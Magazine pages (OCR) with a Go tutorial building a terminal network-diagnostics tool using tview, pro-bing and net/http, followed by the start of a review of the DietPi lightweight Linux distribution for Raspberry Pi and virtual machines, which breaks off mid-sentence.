


Figure 1: The diagnostic `wifi` tool shows a working network.

Figure 2: In case of a network problem, `wifi` helps to isolate the cause.

tool sends an HTTP request to the YouTube server; if successful, it displays the round-trip time in milliseconds. This test can diagnose a lame Internet service provider (ISP).

Getting Close

As an example of what the *tview* library can do, Listing 1 implements a running stopwatch. Its current time arrives every second as a string via a Go channel. It is then dynamically refreshed in a `TextView` type widget in the terminal interface.

To do this, the code pulls in the *tview* framework from GitHub in line 5. Line 9 creates a new terminal application and stores a reference to it in the `app` variable. The `TextView` widget is used as the clock's window content: This is stored in the `tv` variable and is shown with a border in the terminal because of the `SetBorder(true)` setting. `SetTitle()` adds a header.

The call to the `clock()` function in line 12 starts the actual stopwatch. The function not only triggers the timer and keeps it running in the background, but it also creates a channel that it passes back to the caller. The current stopwatch readings then arrive as formatted strings via this channel every second, and the caller picks them up to update the graphical display.

In the main program, the goroutine starting in line 14 concurrently uses a `select` statement to intercept incoming strings from the channel in an infinite loop starting in line 15. As soon as a new value arrives in line 17, the program notifies the terminal UI by calling `app.QueueUpdateDraw()` and tells the framework to first clear the clock display with `tv.Clear()` before calling `Fprintf()` to write the new, current value to the `TextView` widget.

This completes setting up the UI's graphical elements. All that remains is to inject the `TextView` widget into the application window by calling `app.SetRoot()` in line 26 and to start the UI with `Run()`. It keeps running from this moment on (Figure 3). If you press Ctrl + C, it folds away neatly, freeing up the terminal for the shell again.

Tick-Tock

The actual stopwatch is implemented by Listing 2 with the `clock()` function, which accepts an optional string argument. The stopwatch doesn't actually use this, but I want the function's interface to be able to handle more complex actions for the UI later. That is why the code implements the function as a variadic function. In Go, the three dots between the name of the parameter and its type (`arg` and `string` in this case) indicate that you can either call the function entirely without arguments or with one or more arguments of the specified type.

In line 8, `clock()` creates the channel, which the function later passes back to the main program, to hook it up for periodic clock updates.

Listing 2 uses an interesting trick to display the time elapsed since the start time in hours, minutes, and seconds:

Listing 1: clock-main.go

```
01 package main
02
03 import (
04  "fmt"
05  "github.com/rivo/tview"
06 )
07
08 func main() {
09  app := tview.NewApplication()
10  tv := tview.NewTextView()
11  tv.SetBorder(true).SetTitle("Test Clock")
12  ch := clock()
13
14  go func() {
15   for {
16    select {
17    case val := <-ch:
18     app.QueueUpdateDraw(func() {
19      tv.Clear()
20      fmt.Fprintf(tv, "%s ", val)
21     })
22    }
23   }
24  }()
25
26  err := app.SetRoot(tv, true).Run()
27  if err != nil {
28   panic(err)
29  }
30 }
```




Figure 3: A stopwatch built with `tview`.

Listing 2: clock.go

```
01 package main
02
03 import (
04  "time"
05 )
06
07 func clock(arg ...string) chan string {
08  ch := make(chan string)
09  start := time.Now()
10
11  go func() {
12   for {
13    z := time.Unix(0, 0).UTC()
14    ch <- z.Add(time.Since(start)).Format("15:04:05")
15    time.Sleep(1 * time.Second)
16   }
17  }()
18
19  return ch
20 }
```

The `time.Since()` function in line 14 obtains the time elapsed since the start time in `start` as a value of the `time.Duration` type. However, Go does not provide elegant formatting as a string for this type. The `time.Time` type for absolute time values, on the other hand, supports the `Format()` function, which formats the internal time format in a human-readable way. To get free formatting for the `Duration` type, Listing 2 simply converts it to absolute time by adding it to the beginning of time at zero Unix seconds.

In case you are wondering about the strange string `15:04:05` as an argument for the formatter: Go expects the format of hours, minutes, and seconds as numeric placeholders. Other programming languages specify such a format using a template string like `HH:MM:SS`. Go, on the other hand, chooses the strange approach of using the magic time at `15:04:05` on `Monday`, `2/1/2006` as a reference [3].

Line 14 pushes the current state of the stopwatch as a formatted string into the `ch` channel. The calling main program listens at the other end of the channel and keeps refreshing its screen display with the incoming information.

To generate the binary from the source code, the three commands from Listing 3 retrieve the code of the dependent libraries from GitHub, compile the whole enchilada, and finally generate a `clock-main` binary. If you start the result at the command line, the terminal is painted black and the stopwatch is drawn, ticking away the moments that make up a dull day, refreshing dynamically every second, inside a framed box (Figure 3). But be careful: The *tview* library requires at least Go 1.18. If you are still running an older version, you need to upgrade beforehand.

No Longer Toy-Sized

Moving on from the stopwatch example, the actual application checks the network in the background and periodically refreshes the results of all tests in the graphical interface.

The program compiled from Listing 4 goes by the name of `wifi`, but it can be applied to wired networks in exactly the same way. To display the test results, it uses the *tview* project's table widget in line 10. A total of five rows, each with two columns, contain a description of the test on the left and the dynamically refreshed result on the right (see Figures 1 and 2).

When defining the window and table decorations, you need to look carefully. The `table` widget has a `SetBorders()` function that determines whether or not the table draws row and column lines. On the other hand, line 11 calls `SetBorder()` (singular). `SetBorder()` does not refer to the table, but instead to the box (a container) in which the table is located. The call draws a border around the application, along with a headline at the top.

Lumped Together

Each table row is now assigned a test program. The ticking clock ends up in the first row, the two network pings in rows 2 and 3, the display of the local IPs in row 4, and the HTTP request to the YouTube server in row 5. The `newPlugin()` function integrates these plugins with the table rows. The calls are each given a pointer to the application and its table in lines 13 to 17. And there are two more parameters: a description of each test as a string and a function that executes the test.

As you can see from the signature of `newPlugin()` in line 25, the function expects the test function `fu` passed to it to be in an interesting format. To accommodate all applications, the test function accepts a variable number of string

Listing 3: build-clock.sh

```
go mod init clock-main
go mod tidy
go build clock-main.go clock.go
```

Listing 4: wifi.go

```
01 package main
02
03 import (
04  "strings"
05  "github.com/rivo/tview"
06 )
07
08 func main() {
09  app := tview.NewApplication()
10  table := tview.NewTable().SetBorders(true)
11  table.SetBorder(true).SetTitle("Wifi Monitor v1.0")
12
13  newPlugin(app, table, "Time", clock)
14  newPlugin(app, table, "Ping", ping, "www.google.com")
15  newPlugin(app, table, "Ping", ping, "8.8.8.8")
16  newPlugin(app, table, "Ifconfig", nifs)
17  newPlugin(app, table, "HTTP", httpGet, "https://youtu.be")
18
19  err := app.SetRoot(table, true).SetFocus(table).Run()
20  if err != nil {
21   panic(err)
22  }
23 }
24
25 func newPlugin(app *tview.Application, table *tview.Table,
26   field string, fu func(...string) chan string, arg ...string) {
27  if len(arg) > 0 {
28   field += " " + strings.Join(arg, " ")
29  }
30
31  row := table.GetRowCount()
32  table.SetCell(row, 0, tview.NewTableCell(field))
33
34  ch := fu(arg...)
35
36  go func() {
37   for {
38    select {
39    case val := <-ch:
40     app.QueueUpdateDraw(func() {
41      table.SetCell(row, 1, tview.NewTableCell(val))
42     })
43    }
44   }
45  }()
46 }
```

arguments (`...string`) and returns a channel where the caller can later fetch results of the `string` type. Listing 2 has already provided an example of this type of test function: `clock()` creates a stopwatch whose current timestamp the table now displays every second in its first row.

To associate the test function with the next available table row, line 32 appends a new row to the table for each call. Then line 34 calls the test function, which in turn returns a channel and keeps its network test running in the background for all eternity. To intercept the results for the individual test, line 36 starts a new concurrent goroutine with an infinite loop that uses a `select` statement to listen on the channel. When a string arrives, line 41 uses `table.SetCell` to refresh the contents of the assigned table field.

In order for the content of the updated graphical elements to actually appear on the screen, I need to forward the instruction to the GUI manager. This is done by the `app.QueueUpdateDraw()` function, which tells the GUI to redraw the table field when it gets around to it during the next refresh.

Ding-Dong

I now need to integrate the new network tests into the table. Each test consists of a function that accepts an optional string argument and returns a channel. It starts the test task assigned to it and keeps it running while returning the results to the caller via the channel.

Listing 5 uses the `ping()` function to ping servers or their IP addresses; it expects either a hostname or an IP address as an argument. It returns a channel to the caller, which it keeps populating with ping results.

With a similar interface as the command-line `ping` utility, Listing 5 uses the *pro-bing* package from GitHub to send ICMP packets to the specified address. The package is fetched from GitHub in line 5. The new `pinger` instance created in line 15 sets a timeout of 10 seconds in line 16. When the timer for a request expires, the pinger assumes that something went wrong and the server cannot be reached. Another cause for a failure could be a problem with the name resolution for the server. Line 33 will inject an error message into the channel. Line 34 then waits for 10 seconds, and then `continue` in the following line jumps to the next iteration of the infinite `for` loop starting in line 14 and tries again.

First Round

On first entering the loop, the `firstTime` variable is set to `true`. Line 25 then returns the `Pinging ...` string to the caller via the `ch` channel, informing the caller that the test is still in progress. The `Run()` function in line 30 executes three pings to the network target specified in line 15 and blocks the program flow as long as the operation is running. If an error occurs, line 33 forwards it to the caller via the channel, and – after a 10-second pause – `continue` in line 35 starts the next round.

If there is a response to the ICMP packets sent, the network is obviously fine. The call to `Statistics()` in line 38 then retrieves the statistical data for the completed tests. The response times of each ping request are stored in `stats.Rtts` as an array slice of seconds in floating-point format. Line 39 unceremoniously bundles all three values into a string with the `%v` placeholder in the format string, and the same line immediately pushes this into the channel. The caller at the other end

Listing 5: ping.go

```
01 package main
02
03 import (
04  "fmt"
05  "github.com/prometheus-community/pro-bing"
06  "time"
07 )
08
09 func ping(addr ...string) chan string {
10  ch := make(chan string)
11  firstTime := true
12
13  go func() {
14   for {
15    pinger, err := probing.NewPinger(addr[0])
16    pinger.Timeout, _ = time.ParseDuration("10s")
17
18    if err != nil {
19     ch <- err.Error()
20     time.Sleep(10 * time.Second)
21     continue
22    }
23
24    if firstTime {
25     ch <- "Pinging ..."
26     firstTime = false
27    }
28
29    pinger.Count = 3
30    err = pinger.Run()
31
32    if err != nil {
33     ch <- err.Error()
34     time.Sleep(10 * time.Second)
35     continue
36    }
37
38    stats := pinger.Statistics()
39    ch <- fmt.Sprintf("%v ", stats.Rtts)
40    time.Sleep(10 * time.Second)
41   }
42  }()
43  return ch
44 }
```

Listing 6: eth.go

```
01 package main
02
03 import (
04  "net"
05  "sort"
06  "strings"
07  "time"
08 )
09
10 func nifs(arg ...string) chan string {
11  ch := make(chan string)
12
13  go func() {
14   for {
15    eths, err := ifconfig()
16
17    if err != nil {
18     ch <- err.Error()
19     time.Sleep(10 * time.Second)
20     continue
21    }
22
23    ch <- strings.Join(eths, ", ")
24    time.Sleep(10 * time.Second)
25   }
26  }()
27
28  return ch
29 }
30
31 func ifconfig() ([]string, error) {
32  var list []string
33  ifaces, err := net.Interfaces()
34  if err != nil {
35   return list, err
36  }
37
38  for _, iface := range ifaces {
39   addrs, err := iface.Addrs()
40   if err != nil {
41    return list, err
42   }
43
44   if len(addrs) == 0 {
45    continue
46   }
47
48   for _, addr := range addrs {
49    ip := strings.Split(addr.String(), "/")[0]
50    if net.ParseIP(ip).To4() != nil {
51     list = append(list, iface.Name+" "+ip)
52    }
53   }
54  }
55
56  sort.Strings(list)
57  return list, nil
58 }
```

grabs the values and displays them in the graphical interface.

Connection OK?

When a WiFi client connects to the router, it is assigned an IP address, which it can display with commands like `ifconfig`. When you're troubleshooting, it helps to know if that worked. This is why the plugin from Listing 6 searches for local IP addresses on the network interfaces assigned by the operating system.

The *net* package from the Go standard library offers the `Interfaces()` function, which returns all of the computer's network interfaces in line 33. For a laptop on a WiFi network, there are usually two interfaces: the WiFi adapter and the loopback interface. If your system is wired to the network, there are often more. Each of these interfaces, if connected, now has one or more IP addresses. `Addrs()` in line 39 fetches them; the `for` loop starting in line 48 checks them.

Hardly anyone in the US has IPv6 addresses at home. For this reason, line 50 filters out anything that doesn't look like IPv4 before appending the interface `name` (e.g., `en0`) and the IP address (without the subnet suffix) to the `list` array slice. Line 56 sorts all of them alphabetically, while line 57 returns it to the caller of the `ifconfig()` function in line 15.

The plugin works like all the others. Results such as error messages or successfully obtained IP address lists are fed into the channel as comma-separated strings, and the main program fields and displays incoming messages in the assigned table column. If there is an entry in the `Ifconfig` line of the terminal UI in the private IP range of *192.168.0.x*, then – obviously – the connection to the router is working. If, on the other hand, only the loopback interface appears in the column, something is wrong with the assignment of the IP addresses, and you need to verify your DHCP settings.

Full Round Trip

Finally, Listing 7 provides an end-to-end test by loading the YouTube title page off the web. If this test also works, everything should be fine. Because it also measures the time taken to retrieve the page in seconds in the last line of the UI, you can guesstimate the speed of the ISP connection. Figure 1 shows that the page was loaded after 0.142 seconds in the test – perfect.

To obtain this number, Listing 7 in line 21 uses the `Get()` function to send an HTTP request; the function then blocks until the data arrives or the server returns an error. If the display in the table column gets stuck at `Fetching ...`, then something is wrong with the connection. In that case, the other tests should give you some clues to the cause. On the other hand, if the hostname resolution fails due to incorrect DNS configuration, line 23 pushes the error message into the provided channel, where the main program picks it up to show you the results.

If everything is working, line 28 measures how long the process took. To do this, it subtracts the start time of the request set in line 20 from the current time and pushes the resulting duration in seconds into the channel as a floating-point number. The value then appears with an *OK* message in the table column.

The three commands in Listing 8 create the `wifi` binary from the source code of the main program (Listing 4), the test plugins (Listings 5 to 7), the clock (Listing 1), and the GitHub packages and their dependencies. Calling the `wifi` binary starts the terminal UI and shows the network status. If needed, you can add DIY plugins following the same approach and display them in additional table rows. ■■■

Listing 7: www.go

```
01 package main
02
03 import (
04  "fmt"
05  "net/http"
06  "time"
07 )
08
09 func httpGet(arg ...string) chan string {
10  ch := make(chan string)
11
12  firstTime := true
13  go func() {
14   for {
15    if firstTime {
16     ch <- "Fetching ..."
17     firstTime = false
18    }
19
20    now := time.Now()
21    _, err := http.Get(arg[0])
22    if err != nil {
23     ch <- err.Error()
24     time.Sleep(10 * time.Second)
25     continue
26    }
27
28    dur := time.Since(now)
29    ch <- fmt.Sprintf("%.3f OK ", dur.Seconds())
30    time.Sleep(10 * time.Second)
31   }
32  }()
33
34  return ch
35 }
```

Listing 8: build-wifi.sh

```
$ go mod init wifi
$ go mod tidy
$ go build wifi.go clock.go eth.go ping.go www.go
```

Info

[1] tview: *https://github.com/rivo/tview*
[2] Source code for this article: *https://linuxnewmedia.thegood.cloud/s/5Rzx9tQW2FJ6N3Z*
[3] Formatting date and time statements in Go: *https://pkg.go.dev/time#pkg-constants*

MakerSpace

DietPi lean server distribution

Going Lean

The DietPi minimalist distribution improves the performance of the Raspberry Pi and other single-board computers as servers and desktops and comes with more than 200 specially chosen applications and services.

By Ferdinand Thommes

Since the first appearance of the Raspberry Pi more than 10 years ago, many hardware vendors have followed the idea of an inexpensive computing powerhouse on a small board. Companies such as Asus, Odroid, and Pine64 all jumped on the single-board computer (SBC) bandwagon, naturally increasing the number of operating systems (OSs) for these boards. Most of the OSs are based on the ARM architecture and can now be found in various sectors of home computing and industrial applications.

The Debian-based Raspberry Pi OS is a very useful desktop replacement, and many Linux distributions offer their own offshoots for the Raspberry Pi. For example, LibreELEC is a media center, and gamers will enjoy RetroPie and Batocera. The lean, minimalistic DietPi is a great choice for small servers, older Raspberry Pis, and virtual machines. Thanks to carefully considered scripts, the set up is a convenient process.

From Debian

DietPi first entered the digital world in 2014. The purist operating system was initially built on Raspbian (today's Raspberry Pi OS). It now builds directly on Debian and supports numerous SBCs and architectures. In addition to x86_64, ARMv6, ARMv7, AArch64, and RISC-V, the project supports virtual machines such as VMware/ESXi, VirtualBox, Hyper-V, Parallels, UTM, and Proxmox.

Lead Photo by Patricia Serna on Unsplash

```
Debian GNU/Linux 11 DietPi tty1

DietPi login:
 DietPi v8.15.2 : 08:38 - Sat 04/01/23

 - LAN IP : 192.168.178.158 (eth0)

 Default Login:
 Username = root
 Password = dietpi (or custom dietpi.txt entry)

 Please hit <return> to login
```

Figure 1: After the install, DietPi tells you which IP address it is using, and you can then open a connection with SSH.




Figure 2: DietPi prompts you to change the default passwords.




Figure 3: *DietPi-Config* provides options for regional settings, audio, security, autostart, and network.

Besides images for virtual machines, you will find images for the Raspberry Pi, Odroid, Pine64, Radxa, Allo, Asus, NanoPi, Orange Pi, and the VisionFive RISC-V board [1].

The distribution mainly targets headless server applications (i.e., applications that do not require a display). However, if required, you can set up an X11 graphical user interface (GUI). In total, DietPi comes with more than 200 thoughtfully chosen applications for installation in its package repository.

I tested DietPi on a Raspberry Pi and on a virtual machine running on Proxmox, which is recommended if the compute power of an SBC is not up to the task at hand. The images for both tests were sourced from the project's download page [2]: Just unzip the 7-Zip archives on Linux with the 7z tool. On Windows, the package name is 7-Zip for Windows, and The Unarchiver does the same job on macOS.




Figure 4: The `DietPi-Software` module lets you access the DietPi software.

From an SD Card

The procedure for the Raspberry Pi and other SBCs that boot the operating system from an SD card is probably familiar to most readers. To begin, you unpack the image from the archive and transfer it to the SD card. On Linux, for example, you can use BalenaEtcher, whereas a good choice on Windows is Rufus [3]. If you are on Proxmox, you can install DietPi manually or run a script.

To download the installer script from GitHub, make it executable, and run it, use:

```
$ wget ➥
  https://raw.githubusercontent.com/➥
   dazeb/proxmox-dietpi-installer/➥
   main/dietpi-install.sh
$ chmod +x dietpi-install.sh
$ ./dietpi-install.sh
```

The script prompts with some default settings you can adopt. The only input required is the name of the instance, which will normally be *local*. When done, you just need to start the virtual machine created by the script.

For the Raspberry Pi, insert the SD card and connect the device to a power source. The first boot process takes longer than later boots because of basic setup steps and the automatic resizing of the root filesystem. Depending on the hardware, this process could take a few minutes (Figure 1).

Display or SSH

For a first start, I recommend connecting a display. After that, you can access the system with the Dropbear SSH

server, which is enabled by default. If no display is available, you can discover the Raspberry Pi's IP address from your router or run the command

```
$ sudo nmap -sP 192.168.0.0/24 | ➥
  grep raspberry
```

on another computer on the network, taking care to adapt the IP address to match your network.

With the IP address, *root* as the username, and `dietpi` as the password, you can then use `ssh` to log in. Your next step is to open the `dietpi.txt` configuration file and modify the hostname and passwords. After the initial login, DietPi searches for updated software packages and installs them; again, this step can take some time to complete.

If you want to help the developers by sharing important information, you can agree to DietPi submitting anonymized information about your usage behavior. In the final step, change the general password and the passwords for the user and root accounts, if you have not already done so (Figure 2). Changes can be made at any later time with the `DietPi-Config` script (Figure 3) or the `passwd` command.

Curated Software

So far, so good. Now it's time to turn your attention to the `DietPi-Software` script (Figure 4), which lets you access the DietPi configuration, documentation, SSH server, and log system. Most importantly, it gives you access to the tool you can use to install or uninstall applications customized for DietPi [4]. Select the programs you want to install in *Browse Software*. If you want to run the distribution with a display, you can choose between the LXDE, MATE, Xfce, LXQt, and GNUstep desktop environments.

You will also find a large number of media systems and tools (e.g., Kodi, Plex, Emby, and Jellyfin). Other categories include *BitTorrent & Download Tools*, *Cloud & Backup systems*, *Gaming & Emulation*, *Remote Desktop & Remote Access*, *Webservers* and stacks (*Web development*), *Home Automation*, and *Advanced Networking*. *Search Software* lets you find applications by entering a title, a category, or an ID in a search box. I entered *Nextcloud* and up popped *Nextcloud* and *Nextcloud Talk* as matches; I then proceeded to install the first entry. You can also select several applications in a single step; the *Install* menu item installs your choices on the disk (Figure 5).

Nextcloud gives you a choice of web servers. After you confirm, the installer first runs apt to set up the server, and then takes care of Nextcloud itself. The script automatically selects and sources the dependencies of the components selected for installation. For example, the Plex media server is installed with the Alsa sound server as its




Figure 5: DietPi offers a long list of pre-configured applications and services that can be selected and installed at the same time.

